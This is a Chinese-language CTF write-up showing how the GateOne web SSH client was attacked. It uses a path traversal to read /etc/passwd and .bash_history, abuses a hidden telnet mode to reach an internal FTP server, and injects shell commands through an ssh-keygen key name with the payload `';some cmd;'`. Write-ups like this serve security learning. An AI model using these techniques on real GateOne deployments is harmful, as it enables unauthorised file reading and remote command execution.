Ogeek Easy Realworld Challenge 1&2 Writeup

发表于 2019 年 8 月 28 日

这次 Ogeek 的 web 都挺有意思. 这两题偏向代码审计, 而且如题目名 `Easy Realworld`, 都是审计应用本身的漏洞, 差不多就是找 0day 了, 在这里分享给大家.

Ogeek Easy Realworld Challenge 1

打开网页, 发现是个在线 ssh 连接器, 根据写的大大 `Gateone`, 在 github 上找到 `https://github.com/liftoff/GateOne`, 而且上次更新是 2017 年, 很可能存在未修复漏洞. 先 fuzz 了一波没有什么收获, 而且几乎是刚开箱的状态, 于是尝试代码审计.

根据 `run_gateone.py` 里面的

```
from gateone.core.server import main

main(installed=False)
```

找到 web 服务 `gateone/core/server.py`,
在 3692 行可以找到 设置 Handler 的地方,

```
handlers = [
            (index_regex, MainHandler),
            (r"%sws" % url_prefix,
                ApplicationWebSocket, dict(apps=APPLICATIONS)),
            (r"%sauth" % url_prefix, AuthHandler),
            (r"%sdownloads/(.*)" % url_prefix, DownloadHandler),
            (r"%sdocs/(.*)" % url_prefix, tornado.web.StaticFileHandler, {
                "path": docs_path,
                "default_filename": "index.html"
            })
        ]
```


可以发现 `downloads/` 用的不是 tornado 自带的 StaticFileHandler, 而是作者自己造的轮子, 可能存在漏洞.
在 924 行可以找到 get 方法的定义

```
def get(self, path, include_body=True):
        session_dir = self.settings['session_dir']
        user = self.current_user
        if user and 'session' in user:
            session = user['session']
        else:
            logger.error(_("DownloadHandler: Could not determine use session"))
            return # Something is wrong
        filepath = os.path.join(session_dir, session, 'downloads', path)
        abspath = os.path.abspath(filepath)
        if not os.path.exists(abspath):
            self.set_status(404)
            self.write(self.get_error_html(404))
            return
        if not os.path.isfile(abspath):
            raise tornado.web.HTTPError(403, "%s is not a file", path)
        import stat, mimetypes
        stat_result = os.stat(abspath)
        modified = datetime.fromtimestamp(stat_result[stat.ST_MTIME])
        self.set_header("Last-Modified", modified)
        mime_type, encoding = mimetypes.guess_type(abspath)
        if mime_type:
            self.set_header("Content-Type", mime_type)
        # Set the Cache-Control header to private since this file is not meant
        # to be public.
        self.set_header("Cache-Control", "private")
        # Add some additional headers
        self.set_header('Access-Control-Allow-Origin', '*')
        # Check the If-Modified-Since, and don't send the result if the
        # content has not been modified
        ims_value = self.request.headers.get("If-Modified-Since")
        if ims_value is not None:
            import email.utils
            date_tuple = email.utils.parsedate(ims_value)
            if_since = datetime.fromtimestamp(time.mktime(date_tuple))
            if if_since >= modified:
                self.set_status(304)
                return
        # Finally, deliver the file
        with io.open(abspath, "rb") as file:
            data = file.read()
            hasher = hashlib.sha1()
            hasher.update(data)
            self.set_header("Etag", '"%s"' % hasher.hexdigest())
            if include_body:
                self.write(data)
            else:
                assert self.request.method == "HEAD"
                self.set_header("Content-Length", len(data))
```


注意关键部分,

```
filepath = os.path.join(session_dir, session, 'downloads', path)
abspath = os.path.abspath(filepath)
if not os.path.exists(abspath):
    self.set_status(404)
    self.write(self.get_error_html(404))
    return
if not os.path.isfile(abspath):
    raise tornado.web.HTTPError(403, "%s is not a file", path)
```

可以看到没有任何的过滤, 就把 `path` 拼进了 `filepath`, 存在目录穿越, 可以任意文件读.



读 `/etc/passwd` 找到用户 ctf, 继续 fuzz 一些常用文件, 可以读到 `/home/ctf/.bash_history`,



给了 `ftp niconiconi` 这应该就是题目描述里的内网机器了, 但是我们此时并没有连接 ftp 服务的能力.
继续审计源码, 可以发现 `gateone/applications/terminal/plugins/ssh/scripts/ssh_connect.py` 里的

```
elif protocol == 'telnet':
    if user:
        print(_('Connecting to telnet://%s@%s:%s' % (user, host, port)))
        # Set title
        print("\x1b]0;telnet://%s@%s\007" % (user, host))
    else:
        print(_('Connecting to telnet://%s:%s' % (host, port)))
        # Set title
        print("\x1b]0;telnet://%s\007" % host)
    telnet_connect(user, host, port)
```

可以发现其实支持 `telnet`, 只是没有写出来..., 而 `telnet` 基本上跟 `nc` 差不多, 我们可以手敲 ftp 命令来获取 flag
随便试一下, 发现 `ctf`, `ctf` 就是账号密码

```
[Press Shift-F1 for help]

Host/IP or ssh:// URL [localhost]: telnet://1@niconiconi:21
Connecting to telnet://1@niconiconi:21

Trying 172.18.0.3...
Connected to niconiconi.
Escape character is '^]'.
220 (vsFTPd 3.0.3)
USER ctf
331 Please specify the password.
PASS ctf
230 Login successful.
PASV
227 Entering Passive Mode (172,18,0,3,75,170).
CWD /
250 Directory successfully changed.
RETR flag
150 Opening BINARY mode data connection for flag (71 bytes).
226 Transfer complete.
```


```
[Press Shift-F1 for help]

Host/IP or ssh:// URL [localhost]: telnet://niconiconi:19370
User: 1
Connecting to telnet://1@niconiconi:19370

Trying 172.18.0.3...
Connected to niconiconi.
Escape character is '^]'.
flag{9d521975ac1a796fdfa207d65affe3e8f2bc9d5ae4f973cc89087ba290bce989}
Connection closed by foreign host.
[Press Enter to close this terminal]
```

这里注意 ftp 传输文件还需要开另一个链接, 可以选择客户端链接服务器 (PASV) 或者 服务器链接客户端 (PORT), 这里当然是客户端链接服务器.
服务器会返回一个 (ip1, ip2, ip3, ip4, p1, p2), p1 * 256 + p2 就是我们需要链接的端口, 然后用 RERT 命令就能读取文件了.

这里还有个小插曲, 这个应用还自带回放功能, 于是可以偷看别人的 flag…



所以我猜后面改题目, 把 flag 设成一半在本机 `/flag` 上, 一半在内网 ftp 的原因就是这个 2333
而且后面又改了一次, 还加了一题 `Easy Realworld Challenge 2`, 可能就是某位大佬发现的 RCE 导致了非预期

Ogeek Easy Realworld Challenge 2

到我们目前的能力是任意文件读取 + SSRF, 根据题目描述, 应该是得拿到 shell 才能读 flag 了. 于是只能继续审计源码 233


可以看到在 ssh 链接时, 是直接拼的命令, 然后放到一个文件里面调用 execvpe 执行 /bin/sh 来跑这个命令, 但是过滤还是很严格的, 没办法注入命令,

```
def bad_chars(chars):
    import re
    bad_chars = re.compile('.*[\$\n\!\;&` |<>].*')
    if bad_chars.match(chars):
        return True
    return False

#...

while not validated:
    if not url:
        url = raw_input(_(
            "[Press Shift-F1 for help]\n\nHost/IP or ssh:// URL%s: " %
            default_host_str))
    if bad_chars(url):
        raw_input(invalid_hostname_err)
        url = None
        continue
    if not url:
        if options.default_host:
            host = options.default_host
            protocol = 'ssh'
            validated = True
        else:
            raw_input(invalid_hostname_err)
            continue
```

但是这个不仅仅有个 ssh 链接的功能, 还能生成 ssh 秘钥,



我们仔细来看这个 `gateone/applications/terminal/plugins/ssh/ssh.py` 第 615 行 `generate_new_keypair`,

```
if which('ssh-keygen'): # Prefer OpenSSH
    openssh_generate_new_keypair(
        self,
        name, # Name to use when generating the keypair
        users_ssh_dir, # Path to save it
        keytype=keytype,
        passphrase=passphrase,
        bits=bits,
        comment=comment
    )
elif which('dropbearkey'):
    dropbear_generate_new_keypair(self,
        name, # Name to use when generating the keypair
        users_ssh_dir, # Path to save it
        keytype=keytype,
        passphrase=passphrase,
        bits=bits,
        comment=comment)
```


会判断用的是 openssh 或者 dropbear 来调用对应的秘钥生成命令, 这里肯定是 openssh, 来到 699 行 `openssh_generate_new_keypair`, 可以看到

```
def openssh_generate_new_keypair(self, name, path,
        keytype=None, passphrase="", bits=None, comment=""):
    self.ssh_log.debug('openssh_generate_new_keypair()')
    openssh_version = shell_command('ssh -V')[1]
    ssh_major_version = int(
        openssh_version.split()[0].split('_')[1].split('.')[0])
    key_path = os.path.join(path, name)
    # ...
    ssh_keygen_path = which('ssh-keygen')
    command = (
        "%s "       # Path to ssh-keygen
        "-b %s "    # bits
        "-t %s "    # keytype
        "-C '%s' "  # comment
        "-f '%s'"   # Key path
        % (ssh_keygen_path, bits, keytype, comment, key_path)
    )
    self.ssh_log.debug("Keygen command: %s" % command)
    m = self.new_multiplex(command, "gen_ssh_keypair")
```

同样是拼的命令, 不同的是没有了过滤. 因为 name 可控, 最后导致 keypath 可控, 我们只需要注入一个 `';some cmd;'` 就能注入我们自己的命令了.

这里可以用 Burpsuite 来改 websocket 的内容

然后结合之前的任意文件读取来读命令执行的结果



然后就可以发现 flag 啦, 可以直接读. 另外, 除了这个地方还有其他地方也有同样的问题, 这里不再一一举出.